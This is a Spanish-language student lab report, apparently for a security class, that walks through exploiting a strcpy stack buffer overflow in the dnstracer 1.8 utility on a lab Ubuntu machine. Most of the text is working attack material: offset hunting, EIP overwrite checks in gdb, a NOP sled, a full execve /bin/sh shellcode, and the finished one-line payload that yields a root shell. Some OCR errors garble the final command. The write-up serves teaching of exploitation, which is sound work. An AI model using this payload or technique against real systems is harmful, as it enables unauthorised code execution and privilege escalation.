

Vallejo Fernández Rafael Alejandro

dnstracer

Primero se vio el codigo y se busco la función donde se hace uso de la función vulnerable vista en clase: strcpy.



Hice una búsqueda binaria hasta encontrar el numero de caracteres que generan la violación de segmento. Esto se realizó viendo el header dnstracer_broken.h y el maximo valor valor de argv0, que es de 1024.



```
ubuntu@ubuntu: ~/dnstracer-1.8
#define ns_t_aaaa       28
#endif

#ifndef ns_c_in
#define ns_c_in         1
#endif
#ifndef ns_c_chaos
#define ns_c_chaos      3
#endif
#ifndef ns_c_hs
#define ns_c_hs         4
#endif
#ifndef ns_c_none
#define ns_c_none       254
#endif
#ifndef ns_c_any
#define ns_c_any        255
#endif

#ifndef NS_MAXDNAME
#define NS_MAXDNAME     1024
#endif

(END)
```

A partir de ahí, probando con el numero de caracteres, hasta generar el segment fault, llegué hasta 1054.

```
ubuntu@ubuntu:~/dnstracer-1.8$ ./dnstracer `python -c "print 'A'*1054"`
Tracing to AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAA[a] via 127.0.0.1, maximum of 3 retries
127.0.0.1 (127.0.0.1)
Segmentation fault (core dumped)
ubuntu@ubuntu:~/dnstracer-1.8$
```

Al buscar donde se hace uso de strcpy, se encontró que se utiliza en main, por lo que hice;
disassemble main

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x08048ad0 <+0>:     push   ebp
   0x08048ad1 <+1>:     mov    ebp,esp
   0x08048ad3 <+3>:     push   edi
   0x08048ad4 <+4>:     push   esi
   0x08048ad5 <+5>:     push   ebx
```

Busqué la dirección de ret y coloque un break en ese punto para ver cuando se sobreescribe el eip (ret hace un pop eip). Por lo tanto:
b *main+1190

```
   0x08048f72 <+1186>:  pop    ebx
   0x08048f73 <+1187>:  pop    esi
   0x08048f74 <+1188>:  pop    edi
   0x08048f75 <+1189>:  pop    ebp
   0x08048f76 <+1190>:  ret
   0x08048f77 <+1191>:  call   0x8048870 <__res_init@plt>
   0x08048f7c <+1196>:  jmp    0x8048af3 <main+35>
---Type <return> to continue, or q <return> to quit---q
Quit
(gdb) b *main+1190
Breakpoint 1 at 0x8048f76: file dnstracer.c, line 1573.
(gdb)
```

```
(gdb) b
Breakpo
(gdb) b
Breakpo
```

A partir de ahí, el siguiente valor escribe sobre eip.
Sabiendo que se produce el segmentation fault con 1054 caracteres y un iilegal instruction con 1053

```
root@ubuntu:/home/ubuntu/dnstracer-1.8# ./dnstracer `python -c "print 'A'*1053"`
Tracing to AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[a] via 127.0.0.1, maximum of 3 retries
127.0.0.1 (127.0.0.1)
Illegal instruction (core dumped)
root@ubuntu:/home/ubuntu/dnstracer-1.8#
```

Se colocan los caracteres (dirección que se escribira) para comprobar que se sobreescribe el eip (en 1054 se perdía el último byte por lo que se utiliza 1053 para colocar los caracteres que se quiere escribir 'CCCC' en eip)
`python -c "print 'A'*1053+'CCCC'"`

```
(gdb) r `python -c "print 'A'*1053+'CCCC'"`
Starting program: /home/ubuntu/dnstracer-1.8/dnstracer `python -c "print 'A'*1053+'CCCC'"`

Breakpoint 1, main (argc=2, argv=0xbffff314) at dnstracer.c:1423
1423    _ int main(int argc,char **argv) {
```

```
   0x8048f72 <main+1186>   pop    %ebx
   0x8048f73 <main+1187>   pop    %esi
   0x8048f74 <main+1188>   pop    %edi
   0x8048f75 <main+1189>   pop    %ebp
B+> 0x8048f76 <main+1190>   ret
   0x8048f77 <main+1191>   call   0x8048870 <__res_init@plt>
   0x8048f7c <main+1196>   jmp    0x8048af3 <main+35>
   0x8048f81 <main+1201>   movl   $0xa,(%esp)
   0x8048f88 <main+1208>   call   0x8048a10 <putchar@plt>
   0x8048f8d <main+1213>   call   0x804aa80 <display_arecords>
child process 22896 In:

Breakpoint 1, main (argc=2, argv=0xbffff314) at dnstracer.c:1423
(gdb) c
Continuing.

Breakpoint 2, 0x08048f76 in main (argc=<optimized out>, argv=<optimized out>) at dnstracer.c:1573
(gdb) si
Cannot access memory at address 0x43434343
(gdb) i r eip
eip            0x43434343       0x43434343
(gdb)
```

Una vez que se ve que si se sobreescribe la dirección de eip, se buscan las direcciones del argumento leído (donde se almacena el buffer de entrada) que es argv0 por la función strcpy del código dnstracer.c [strcpy(argv0,argv[0]);] con:

x/32x argv0

```
(gdb) x/32x argv0
0xbffff6eb:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff6fb:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff70b:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff71b:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff72b:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff73b:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff74b:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff75b:     0x41414141      0x41414141      0x41414141      0x41414141
(gdb)
```

0xbffff6eb (dirección donde comienza a escribirse el contenido de argv0)


Y se prueba saltar a esa dirección:

`` `python -c "print 'A'*1053+'\xeb\xf6\xff\xbf'"` ``

```
eip            0xbffff6eb       0xbffff6eb                    eflags         0x246     [ PF
cs             0x73     115                                   ss             0x7b      123
ds             0x7b     123                                   es             0x7b      123
fs             0x0      0                                     gs             0x33      51

 > 0xbffff6eb      inc    %ecx
   0xbffff6ec      inc    %ecx
   0xbffff6ed      inc    %ecx
   0xbffff6ee      inc    %ecx
   0xbffff6ef      inc    %ecx
   0xbffff6f0      inc    %ecx
   0xbffff6f1      inc    %ecx
   0xbffff6f2      inc    %ecx
   0xbffff6f3      inc    %ecx
   0xbffff6f4      inc    %ecx
child process 22738 In:

Breakpoint 1, main (argc=2, argv=0xbffff314) at dnstracer.c:1423
(gdb) c
Continuing.

Breakpoint 2, 0x08048f76 in main (argc=<optimized out>, argv=<optimized out>) at dnstracer.c:1573
(gdb) si
Cannot access memory at address 0x41414145
(gdb) i r eip
eip            0xbffff6eb       0xbffff6eb
(gdb)
```

Con lo anterior se logró saltar a la dirección de inicio del argv0 y se obtiene la dirección del punto donde se saltará y donde se colocará el shellcode.
Ahora se requiere que el contenido de las direcciones del buffer (inicialmente para probar el salto) sea de \x90. Por lo que se utiliza como argumento:
`` `python -c "print '\x90'*1053+'\xeb\xf6\xff\xbf'"` ``

```
(gdb) r `python -c "print '\x90'*1053+'\xeb\xf6\xff\xbf'"`
The program being debugged has been started already.
Start it from the beginning? (y or n)
Starting program: /home/ubuntu/dnstracer-1.8/dnstracer `python -c "print '\x90'*1053+'\xeb\xf6\xff\xbf'"`

Breakpoint 1, main (argc=2, argv=0xbffff314) at dnstracer.c:1423
(gdb)
```



Se ve que salta a la dirección de comienzo del buffer que tiene el opcode \x90 que es un nop.
Se coloca el shellcode para obtener la shell y para, se requiere disminuir el numero de nop's restando la cantidad de caracteres del shellcode de los \x90 que causan el overflow [1053], es decir,
1053-len(shellcode) = 1053-49 = 1004
Por lo que ahora se agrega las instrucciones del shellcode, quedando:
`python -c "print '\x90'*1004+'\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4a\x41\x41\x41\x41\x4b\x4b\x4b\x4b'+'\xeb\xf6\xff\xbf'"`

```
b+> 0xb7fed670 < dl_debug_state>     repz ret
    0xb7fed672                      lea    0x0(%esi,%eiz,1),%esi
    0xb7fed679                      lea    0x0(%edi,%eiz,1),%edi
    0xb7fed680                      sub    $0xc,%esp
    0xb7fed683                      mov    %eax,%ecx
    0xb7fed685                      mov    %ebx,(%esp)
    0xb7fed688                      call   0xb7ff6bab
    0xb7fed68d                      add    $0x11967,%ebx
    0xb7fed693                      test   %edx,%edx
    0xb7fed695                      mov    %edi,0x8(%esp)
child process 23343 In:  _dl_debug_state
Cannot access memory at address 0x4b4b4b4f
(gdb) c
Continuing.
process 23343 is executing new program: /bin/dash
Error in re-setting breakpoint 1: No symbol table is loaded.  Use the "file" command.
Error in re-setting breakpoint 2: No symbol table is loaded.  Use the "file" command.
Error in re-setting breakpoint 1: No symbol table is loaded.  Use the "file" command.
Error in re-setting breakpoint 2: No symbol table is loaded.  Use the "file" command.
Error in re-setting breakpoint 1: No symbol table is loaded.  Use the "file" command.
Error in re-setting breakpoint 2: No symbol table is loaded.  Use the "file" command.
#
```

```
b+> 0xb7fed670 < dl_debug_state>     repz ret
    0xb7fed672                       lea    0x0(%esi,%eiz,1),%esi
    0xb7fed679                       lea    0x0(%edi,%eiz,1),%edi
    0xb7fed680                       sub    $0xc,%esp
    0xb7fed683                       mov    %eax,%ecx
    0xb7fed685                       mov    %ebx,(%esp)
    0xb7fed688                       call   0xb7ff6bab
    0xb7fed68d                       add    $0x11967,%ebx
    0xb7fed693                       test   %edx,%edx
    0xb7fed695                       mov    %edi,0x8(%esp)
child process 23697 In:  _dl_debug_state                                   Line: ??   PC: 0xb7fed670
Breakpoint 2, 0x08048f76 in main (argc=<optimized out>, argv=<optimized out>) at dnstracer.c:1573
(gdb) c
Continuing.
process 23697 is executing new program: /bin/dash
Error in re-setting breakpoint 1: No symbol table is loaded.  Use the "file" command.
Error in re-setting breakpoint 2: No symbol table is loaded.  Use the "file" command.
Error in re-setting breakpoint 1: No symbol table is loaded.  Use the "file" command.
Error in re-setting breakpoint 2: No symbol table is loaded.  Use the "file" command.
Error in re-setting breakpoint 1: No symbol table is loaded.  Use the "file" command.
Error in re-setting breakpoint 2: No symbol table is loaded.  Use the "file" command.
# whoami
root
# ls
CHANGES  MSVC.BAT     README          autoscan.log  config.log     configure.in    dnstracer.8    dnstracer.spec      install-sh     stamp-h.in
CONTACT  Makefile     a.out           config.guess  config.status  configure.scan  dnstracer.c    dnstracer_broken.h  missing        stamp-h1
FILES    Makefile.am  aclocal.m4      config.h      config.sub     depcomp         dnstracer.o    getopt.c            mkinstalldirs
LICENSE  Makefile.in  autom4te.cache  config.h.in   configure      dnstracer       dnstracer.pod  getopt.h            stamp-h
#
```

Al mandarlo como argumento en gdb, se logró obtener la shell a partir de la función strcpy y causando el desbordamiento, y saltando a alguna dirección del buffer que se cargó con la instrucción nop para ejecutar el shellcode generado y obtener una shell en el sistema.
Ejecución sin gdb:

,/dnstracer `python -c "print '\x90'*1004+'\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4a\x41\x41\x41\x41\x4b\x4b\x4b\x4b'+'\xeb\xf6\xff\xbf'"`


root@ubuntu:/home/ubuntu/dnstracer-1.8# ./dnstracer 'python -c "print '\x90'*1004+'\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4a\x41\x41\x41\x41\x4b\x4b\x4b\x4b'+'\xeb\xfo\xff\xbf'"
Tracing to
/bin/shJAAAAKKKKeeee[a] via 127.0.0.1, maximum of 3 retries
127.0.0.1 (127.0.0.1)
whoami
root
ls
CHANGES MSVC.BAT README autoscan.log config.log configure.in dnstracer.8 dnstracer.spec install-sh stamp-h.in
CONTACT Makefile a.out config.guess config.status configure.scan dnstracer.c dnstracer_broken.h missing stamp-h1
FILES Makefile.am aclocal.m4 config.h config.sub depcomp dnstracer.o getopt.c mkinstalldirs
LICENSE Makefile.in autom4te.cache config.h.in configure dnstracer dnstracer.pod getopt.h stamp-h
#